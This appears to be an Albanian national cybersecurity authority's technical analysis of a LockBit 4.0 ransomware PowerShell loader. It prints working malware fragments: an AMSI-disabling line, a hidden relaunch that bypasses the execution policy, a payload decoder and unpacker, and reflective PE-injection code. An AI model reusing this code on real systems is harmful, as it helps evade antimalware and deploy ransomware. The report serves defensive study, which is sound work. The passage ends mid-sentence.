REPUBLIKA E SHQIPËRISË
AUTORITETI KOMBËTAR PËR SIGURINË KIBERNETIKE
DREJTORIA E ANALIZËS SË SIGURISË KIBERNETIKE

Analizë teknike për skedarin keqdashës
Lockbit 4.0

Versioni: 1.0
Datë: 08/01/2025

PËRMBAJTJA

LISTA E FIGURAVE

Raporti është hartuar për të dokumentuar dhe analizuar tentativa sulmesh kibernetike ndaj infrastrukturave Kritike dhe të Rëndësishme në Republikën e Shqipërisë. Përmbajtja e këtij raporti bazohet në informacionet e disponueshme deri në datën e përfundimit të analizës.

Përcjellja e këtij raporti ka për qëllim informimin dhe ndërgjegjësimin e palëve të interesuara mbi incidentin kibernetik të dokumentuar. Raporti nuk duhet trajtuar si përfundimtar deri në përditësimin final të tij.

Ky raport ka kufizime dhe duhet interpretuar me kujdes!

Disa nga këto kufizime përfshijnë:

Faza e parë:
Burimet e informacionit: Raporti është bazuar në informacionet të vendosura në dispozicion në momentin e përgatitjes së tij. Ndërkohë, disa aspekte mund të jenë të ndryshme nga zhvillimet aktuale.

Faza e dytë:
Detajet e analizës: Për shkak të kufizimeve burimore, disa aspekte të skedarit malinj mund të mos jenë analizuar thellësisht. Çdo informacion shtesë i panjohur mund të reflektojë në ndryshime të raportit.

Faza e tretë:
Siguria e informacionit: Për të mbrojtur burimet dhe informacionet konfidenciale, disa detaje mund të jenë të zbutura ose jo të përfshira në raport. Ky vendim është marrë për të mbajtur integritetin dhe sigurinë e të dhënave të përdorura.

AKSK rezervon të drejtën për të ndryshuar, përditësuar, ose ndryshuar çfarëdo pjesë të këtij raporti pa lajmërim paraprak.

Ky raport nuk është një dokument përfundimtar.

Gjetjet e raportit bazohen në informacionin e disponueshëm gjatë kohës së hetimit dhe analizës. Nuk ka garanci në lidhje me ndryshime të mundshme apo përditësime të informacioneve të raportuara gjatë periudhës në vijim. Autorët e raportit nuk marrin përgjegjësi për përdorimin e gabuar ose pasojat e ndonjë vendimmarrjeje të bazuar në këtë raport.

Informacione Teknike

Lockbit 4.0 është një variant i njohur i malware ransomware që ka fituar popullaritet për shkak të efikasitetit dhe shpejtësisë së tij në kryerjen e sulmeve. Ky lloj ransomware është përdorur për të shantazhuar biznese dhe individë për të paguar një shpërblim për të rikuperuar të dhënat që janë koduar.

Karakteristikat kryesore të Lockbit 4.0:

1. **Shpejtësia dhe Efikasiteti**: Lockbit 4.0 është një nga ransomware-t më të shpejtë, i cili ka aftësinë për të koduar skedarët shumë shpejt. Kjo e bën më të vështirë për ekspertët e sigurisë që të ndalojnë sulmin në fazat e hershme.
2. **Shfrytëzimi i Double Extortion**: Ky malware shpesh përdor një teknikë të quajtur "double extortion", ku përveç kodimit të skedarëve, hackerët kërcënojnë të publikojnë informacionin e ndjeshëm të prekur nga sulmi nëse nuk paguhet shpërblimi.
3. **Autonomizimi dhe Aftësia për të Përdorur Kode të Reja**: Lockbit 4.0 është i aftë të krijojë variante të reja të tij, duke përdorur sisteme të automatizuara për të përmirësuar kodimin dhe shpërndarjen.

Informacion Teknik:

- **Metoda e infektimit**: Përdor shpesh shfrytëzimin e vulnerabiliteteve në softuerët dhe aplikacionet e përdorura gjerësisht, si dhe teknika të inxhinierisë sociale për të shpërndarë malware-n.
- **Enkriptimi i Skedarëve**: Përdor algoritme të forta enkriptuese, si AES (Advanced Encryption Standard) dhe RSA, për të koduar skedarët dhe kërkon një çelës private për dekodimin e tyre.
- **Kërcënimi i Publikimit**: Përdor shërbime të jashtme për të mbajtur dhe publikuar informacionin e vjedhur nëse nuk paguhet shpërblimi.
- **Ransomware-as-a-Service (RaaS)**: Lockbit 4.0 është pjesë e një modeli "RaaS", ku krijuesit e ransomware-it ofrojnë shërbimin për kriminelë të tjerë që mund të përdorin softuerin për të realizuar sulme, duke marrë një pjesë të shpërblimit.

Lockbit 4.0 vazhdon të evoluojë dhe është një kërcënim i fuqishëm për sigurinë kibernetike, duke kërkuar një vëmendje të vazhdueshme dhe masat e duhura për mbrojtje.

Analiza e skedarit Lockbit powershell version

Skedari është një skedar i tipit .ps1 (powershell script) .Nëse këtë skedar e aksesojmë me anë të **Notepad** do të shmangim mundësinë e ekzekutimit të tij por gjithashtu ne mund të arrijmë të dallojmë një pjesë kodi që mban funksionin **fnD** që merr një parametër një vektor të tipit Int64.

```powershell
for ($i = 0; $i -lt $args.count; $i++ ){$argument += $args[$i] + ' '}
 $psFile=$PSCommandPath
$global:ProgressPreference = "SilentlyContinue"

# -- thread variables
$script:threadBody = '$data=$threadData;'
$data = @(
@(62416317159553766,6171585555604128,57336399694057504,58471265167106420,54959097326818472,18155490401546
@(62416317159553766,56180389873181216,55098072181772840,23568224017192548,20408043980373408,6518746569167
)

$am = [ref].Assembly.GetType('System.Management.Automation.Amsi' + 'Utils')
if ($am) {
    $am.GetField('amsi'+'InitFailed', 'NonPublic,Static').SetValue($null, $true)
}

if ($psversiontable.PSVersion.Major -eq 2){$psFile = $MyInvocation.MyCommand.Definition}
if ([IntPtr]::Size -eq 8) {
    $ps86 = "$($env:SystemRoot)\SysWOW64\WindowsPowerShell\v1.0\powershell.exe"
    $ps86Args = @('-ex bypass', '-nonI', $psFile)
    if ($argument){$ps86Args += $argument}
    Start-Process $ps86 $ps86Args -Window hidden
    exit
}
function fnD([Int64[]] $ints) {
    $wSize = 8
    [byte[]]$dB = New-Object byte[]($ints.Length * $wSize)
    for ($i = 0; $i -lt $ints.Count; $i += 1) {
        for ($j = 0; $j -lt $wSize; $j += 1) {
            $dB[$i * $wSize + $j] = ($ints[$i] -band 0x7F)
            $ints[$i] = ($ints[$i] - $dB[$i * $wSize + $j]) / 0x80
        }
    }
    return [Text.Encoding]::ASCII.GetString($dB)
}
```

Figura 1 *Skedari powershell*

Cikli **"for"** që vazhdon rangun e argumentave që merren si parametër nga terminali. Variablit **$global:ProgressPreference** i vendoset vlera **SilentlyContinue** me qëllim që gjatë ekzekutimit të scriptit përdoruesit mos ti shfaqet vizualisht se çfarë po ndodh.
Pjesa më interesante është përmbajtja e variablit **@data**, e cila përmban shifra nga më të ndryshmet.Variabli **$am** kontrollon nëse klasa **AmsiUtils** ekziston. Nëse klasa ekziston, kodi vazhdon dhe ndryshon vlerën e **amsiInitFailed** në **True**.
Kjo përdoret për të caktivizuar **AMSI** në powershell. **AMSI** është një *feature* sigurie në Windows që lejon softuerët *antimalware* të analizojnë komandat dhe skriptet e PowerShell-it për qëllime keqdashëse. Më pas vijohet me kontrollin e versionit kryesor të Powershellit dhe në këtë rast kontrollohet nëse është versioni 2.

Përcaktimi i PowerShell-it 32-bit në një sistem 64-bit.
$ps86 = "$($env:SystemRoot)\SysWOW64\WindowsPowerShell\v1.0\powershell.exe"

Në këtë fazë ka nisur një proces i ri në powershell i tipit hidden (i fshehur).

Funksioni **fnD** është funksioni i cili merr parametër një një listë të numrave **Int64** dhe transformimin në një varg tekstual (**string**) duke përdorur kodimin **ASCII**. Përdor operatorin **bitwise AND** për të ruajtur vetëm 7 bitet më të ulët të një numri (standart për ASCII). *Byte* përpunohet dhe ruhet në vektorin **$db.**

Problemi në këtë rast është në ciklin ***for*** në fund të skedarit pasi aty nëpërmjet **iex(Invoke-Expression)** bëhet thërritja e funksioneve. Prandaj na duhet një mënyrë për ta bërë bypass.

```powershell
}

# Initialize variables
$c = ''
$scb = New-Object String[]($data.Length)

# Process and log the $c content without executing
for ($i = 0; $i -lt $data.Length; $i += 1) {
    try {
        $decoded = fnD $data[$i]
        $scb[$i] = $decoded
        $c += "`$scb[$i];" # Append decoded data to $c safely
        Log "Decoded data chunk [$i]: $decoded"
    } catch {
        Log "Error decoding data chunk [$i]: $_"
    }
}

# Output the entire $c variable content for inspection
Log "Final content of \${c}: $c"


# Print the content to console for easier debugging
Write-Host "Decoded script content (debug mode, not executed):`n$c" -ForegroundColor Yellow

# Log completion
Log "Script finished in debug mode."
```

Figura 2 Skedari i modifikuar

Modifikojmë kodin duke vendour variablin **$c** duke i vendosur vlerën e variablit **$scb[$i]** nga cikli **for** dhe më pas pasi del nga cikli afishojmë outputin e saj me anë të Log.

```
Decoded script content (debug mode, not executed):
$scb[0];$scb[1];

PS C:\Users\flare> $scb[0]
function Exec {
  [CmdletBinding()]
  Param (
    [Parameter(Position = 0, Mandatory = $true)][ValidateNotNullOrEmpty()][Byte[]] $PEBytes,
    [Parameter(Position = 1)][String[]] $ComputerName,
    [Parameter(Position = 2)][ValidateSet( 'WString', 'String', 'Void' )]
    [String] $FuncReturnType = 'Void',
    [Parameter(Position = 3)][String] $ExeArgs,
    [Parameter(Position = 4)][Int32] $ProcId,
    [Parameter(Position = 5)][String] $ProcName,
    [Switch] $ForceASLR,
    [Switch] $DoNotZeroMZ
  )
  Set-StrictMode -Version 2
  $RemoteScriptBlock = {
    [CmdletBinding()]
    Param(
      [Parameter(Position = 0, Mandatory = $true)][Byte[]] $PEBytes,
      [Parameter(Position = 1, Mandatory = $true)][String] $FuncReturnType,
      [Parameter(Position = 2, Mandatory = $true)][Int32] $ProcId,
      [Parameter(Position = 3, Mandatory = $true)][String] $ProcName,
      [Parameter(Position = 4, Mandatory = $true)][Bool] $ForceASLR
    )
    Function GTypes {
      $Win32Types = New-Object System.Object
      $Domain = [AppDomain]::CurrentDomain
      $DynamicAssembly = New-Object System.Reflection.AssemblyName('DynamicAssembly')
      $AssemblyBuilder = $Domain.DefineDynamicAssembly($DynamicAssembly, [System.Reflection.Emit.AssemblyBuilderAccess]::Run)
      $ModuleBuilder = $AssemblyBuilder.DefineDynamicModule('DynamicModule', $false)
      $ConstructorInfo = [System.Runtime.InteropServices.MarshalAsAttribute].GetConstructors()[0]
      $TypeBuilder = $ModuleBuilder.DefineEnum('MachineType', 'Public', [UInt16])
      $TypeBuilder.DefineLiteral('Native', [UInt16] 0) | Out-Null
      $TypeBuilder.DefineLiteral('I386', [UInt16] 0x014c) | Out-Null
```

Figura 3 Kodi në runtime powershell

Në këtë mënyrë arrijmë të evidentojmë kodin se çfarë do të ekzekutohet më pas. Outputi është një kod mjaft i gjatë të cilin mund ta ruajmë në një skedar të ri me prapashtesën .**ps1** dhe mund të studiojmë funksionalitetet e tjera që ka.




Figura 4 Faza e dytë powershell script

Skedari i ri ka një numër mjaft të lartë funksionesh dhe ajo çfarë është interesante është emri i tyre **random** pa një kuptim, në këtë rast aktorët keqdashës fshehin emrat e funksioneve që ta bëjnë më të vështirë zbulimin nga antiviruset por dhe nga procesi i reverse engineering.
Funksioni i parë që nis zinxhiri i ekzekutimit, është funksioni **Do-Exec** i cili merr si parametër parametrin **-payload** dhe gjatësinë me vlerë **124416.**

Figura 5 Thërritja e funksionit do-Exec

```
27
28  function Do-Exec($Payload, $Len) {
29      $zipBytes = [System.Convert]::FromBase64String($Payload)
30      $ms = New-Object IO.MemoryStream
31      $ms.Write($zipBytes, 0, $zipBytes.Length)
32      $null = $ms.Seek(0,0)
33      $ExeImage = New-Object Byte[]($Len)
34      $ds = New-Object IO.Compression.DeflateStream($ms, [System.IO.Compression.CompressionMode]::Decompress)
35      $null = $ds.Read($ExeImage, 0, $Len)
36      $ds.Dispose()
37
38      Exec -PEBytes $ExeImage
39  }
40
```

Figura 6 Implementimi i funksionit Do-Exec

Ajo çfarë ne mund të bëjmë në këtë fazë është që të marrim *payload-in* që kalon si parametër dhe ta tentojmë ta ekstratojmë si skedar në kompjuterin tonë.

```
PS C:\windows\system32> C:\Users\flare\Desktop\ransomware.ps1
An error occurred: Exception calling "WriteAllBytes" with "2" argument(s): "Access to the path 'C:\Users\flare\Desktop' is denied."

PS C:\windows\system32> C:\Users\flare\Desktop\ransomware.ps1
Decompressed data saved to: C:\Users\flare\Desktop\decompressed.exe

PS C:\windows\system32> |
```

Figura 7 Ekstraktimi i payload

Nga ekstraktimi për të bërë verifikimet nëse kjo **exe** apo **dll** është në këtë format kontrollojmë vlerat *hexadecimal* të këtij skedari të ekstraktuar. Si duket dhe foto duke parë *headerin* evidentojmë ***4D 5A*** dhe në këtë rast kemi të bëjmë me një skedar të ekzekutueshëm ose një dynamic link library **(DLL).**

File Edit View Layout Extras Help

decompressed.exe

Hex editor

```
Address    00 01 02 03 04 05 06 07  08 09 0A 0B 0C 0D 0E 0F  ASCII

00000000:  4D 5A 90 00 03 00 00 00  04 00 00 00 FF FF 00 00  MZ..............
00000010:  B8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  ........@.......
00000020:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000030:  00 00 00 00 00 00 00 00  00 00 00 00 80 00 00 00  ................
00000040:  0E 1F BA 0E 00 B4 09 CD  21 B8 01 4C CD 21 54 68  ........!..L.!Th
00000050:  69 73 20 70 72 6F 67 72  61 6D 20 63 61 6E 6E 6F  is program canno
00000060:  74 20 62 65 20 72 75 6E  20 69 6E 20 44 4F 53 20  t be run in DOS
00000070:  6D 6F 64 65 2E 0D 0D 0A  24 00 00 00 00 00 00 00  mode....$.......
00000080:  50 45 00 00 4C 01 06 00  B2 60 A4 62 00 00 00 00  PE..L....`.b....
00000090:  00 00 00 00 E0 00 02 21  0B 01 0E 0C 00 4A 01 00  .......!.....J..
000000A0:  00 80 00 00 00 00 00 00  64 64 01 00 00 10 00 00  ........dd......
000000B0:  00 70 01 00 00 00 00 10  00 10 00 00 00 02 00 00  .p..............
000000C0:  05 00 01 00 00 00 00 00  05 00 01 00 00 00 00 00  ................
000000D0:  00 30 02 00 00 04 00 00  E0 DD 02 00 02 00 40 01  .0............@.
000000E0:  00 00 10 00 00 10 00 00  00 00 40 00 00 10 00 00  ..........@.....
000000F0:  00 00 00 00 10 00 00 00  00 00 00 00 00 00 00 00  ................
00000100:  30 72 01 00 50 00 00 00  00 00 00 00 00 00 00 00  0r..P...........
00000110:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000120:  00 20 02 00 7C 0D 00 00  20 71 01 00 1C 00 00 00  . ..|... q......
00000130:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000140:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000150:  00 00 00 00 00 00 00 00  00 70 01 00 70 00 00 00  .........p..p...
00000160:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000170:  00 00 00 00 00 00 00 00  2E 74 65 78 74 00 00 00  .........text...
00000180:  7E 43 01 00 00 10 00 00  00 44 01 00 00 04 00 00  ~C.......D......
```

Figura 8 4d5a magic bytes




Figura 9 Skedari dll

Kur kontrolluam **entropinë** e skedarit evidentuam së ka sektorë të saj të cilat kanë vlera mbi 7 të cilat tregojnë se kemi **packim** të kodit. Nëse këtë skedar e vendosim në një sistem operimi Windows me Windows Defender të aktivizuar, do të dallojmë se antivirusi është në gjëndje ta identifikojë si **ransomware Lockbit** për shkak të signaturës së skedarit.




Figura 10 Lockbit Ransomwar

Funksioni **Do-Exec** merr 2 parametra . Variabli **payload** është një varg karakteresh mjaft i gjatë i cili ruhet në variablin $zipBytes dhe konvertohet nga base64 string dhe ruhet në një variabël të ri **$ExeImage** që është një vektor me byte.
Evidentohet thërritja e funksionit **Exec,** i cili është funksioni më i rëndësishëm i skedarit keqdashës.
Param - Përcakton parametrat që funksioni pranon.

```
function Exec {
    [CmdletBinding()]
    Param (
        [Parameter(Position = 0, Mandatory = $true)][ValidateNotNullOrEmpty()][Byte[]] $PEBytes,
        [Parameter(Position = 1)][String[]] $ComputerName,
        [Parameter(Position = 2)][ValidateSet( 'WString', 'String', 'Void' )]
        [String] $FuncReturnType = 'Void',
        [Parameter(Position = 3)][String] $ExeArgs,
        [Parameter(Position = 4)][Int32] $ProcId,
        [Parameter(Position = 5)][String] $ProcName,
        [Switch] $ForceASLR,
        [Switch] $DoNotZeroMZ
    )
    Set-StrictMode -Version 2
    $RemoteScriptBlock = {
        [CmdletBinding()]
        Param(
            [Parameter(Position = 0, Mandatory = $true)][Byte[]] $PEBytes,
            [Parameter(Position = 1, Mandatory = $true)][String] $FuncReturnType,
            [Parameter(Position = 2, Mandatory = $true)][Int32] $ProcId,
            [Parameter(Position = 3, Mandatory = $true)][String] $ProcName,
            [Parameter(Position = 4, Mandatory = $true)][Bool] $ForceASLR
        )
```

Figura 11 Funksioni Exec

[Byte[]] $PEBytes - Ky është një parametër i detyrueshëm që përfaqëson një vektorë me *byte* të cilët do të përdoren për të krijuar procesin.

[String[]] $ComputerName - Një varg karakteresh (emri i hostit) ku do të ekzekutohet ky kod. Ky parametër është opsional.

[String] $FuncReturnType - Përcakton llojin e kthimit të funksionit, me vlerat e mundshme *'WString'*, *'String'*, ose *'Void'*. Vlera e paracaktuar është *'Void'*.

[String] $ExeArgs - Argumentet që do t'i kalohen ekzekutuesit. Ky është një parametër opsional.

[Int32] $ProcId - ID e procesit që do të përdoret. Ky parametër është opsional.

[**String] $ProcName -** Emri i procesit që do të përdoret. Ky është gjithashtu opsional.

[Switch] $ForceASLR - Një parametër *switch* që, nëse vendoset, do të detyrojë aktivizimin e Address Space Layout Randomization (ASLR).

[Switch] $DoNotZeroMZ - Një parametër *switch* që, nëse vendoset, do të parandalojë zerimin e fushës MZ (header i skedarit të ekzekutueshëm).

Set-StrictMode -Version 2 - Aktivizon trajtimin e gabimeve, duke ndihmuar në zbulimin e gabimeve në kod.

Implementimi kryesor i funksionit **Exec** ndodhet brenda variablit **$RemoteScriptBlock**, e cila ka të implementuar një total prej 28 funksionesh.




Figura 12 Funksioni GPAddr

1. **Param** - Përcakton parametrat që funksioni pranon.
    - **[String] $Module** - Emri i modulit (DLL) nga i cili do të merret adresa.
    - **[String] $Procedure** - Emri i procedurës për të cilën duhet të merret adresa.
2. **Manipulimet e variablave dhe inicializimi** - Funksioni përmban manipulime komplekse të variablave dhe inicializime të reflektimit për të gjetur dhe përdorur metodat nga assembly të sistemit në mënyrë dinamike. Pjesët si "{1}{2}{3}{0}" dhe të ngjashme janë përdorur për të ndërtuar emrat e komandave dhe të metodave në mënyrë të koduar
3. **Ngarkimi** - Kodi kërkon *System* që përmban metodën **UnsafeNativeMethods** nga **Microsoft.Win32**, që lejon qasje në metoda të rrezikshme si **GetModuleHandle** dhe **GetProcAddress**.
4. **Metodat për trajtimin e moduleve dhe procedurave**:
    - **$GetModuleHandle** - Merret metoda *GetModuleHandle*
    - **$GetProcAddress** - Merret metoda *GetProcAddress* që kthen një tregues për procedurën specifike në modulin e dhënë.

Ky funksion është projektuar për të përdorur metoda të rrezikshme nga *UnsafeNativeMethods*, duke lejuar akses të drejtpërdrejtë në adresat në memorie.

Figura 13 Funksioni GFnc

Marrim si rast në funksionin **GFncs.**
GPAddr: Është funksioni i krijuar më parë që merr adresën e një procedurë nga një modul specifik.
kernel32.dll: Ky është *dll* e Windows që përmban funksione bazë të sistemit operativ, përfshirë **VirtualAlloc**.
VirtualAlloc: Ky është një funksion që përdoret për të rezervuar ose për të dhënë hapësirë memorie në hapësirën virtuale të procesit thirrës.
${WIN32FëUëNctIëoëNs} | &("{2}{1}{0}"-f'ber','d-Mem','Ad') ("{1}{0}{2}{3}"-f'oteProPe','N','r','ty') -Name ("{0}{1}{3}{2}{4}" -f'Vi','rtualP','e','rot','ct') -Value ${VIRëTUëAlPRëoTëECt}


Në përmbledhje, ky kod krijon një delegat për funksionin **VirtualProtect** bazuar në adresën e tij dhe e ruan atë në një objekt ose koleksion të funksioneve të Windows, duke lejuar që **VirtualProtect** të thirret drejtpërdrejt nga kodet e tjera që mund të përdorin këtë objekt. Kjo mënyrë është tipike në skenarë ku është e nevojshme aksesi direkt në funksionet e sistemit operativ për manipulime të memories ose për të kryer detyra ***low level***.

Bazuar në pjesët e kodit, ekzistojnë disa elemente që janë tipike për një proces injektimi **DLL** në një aplikacion Windows. Ky kod mund të përdoret për injektim **DLL:**

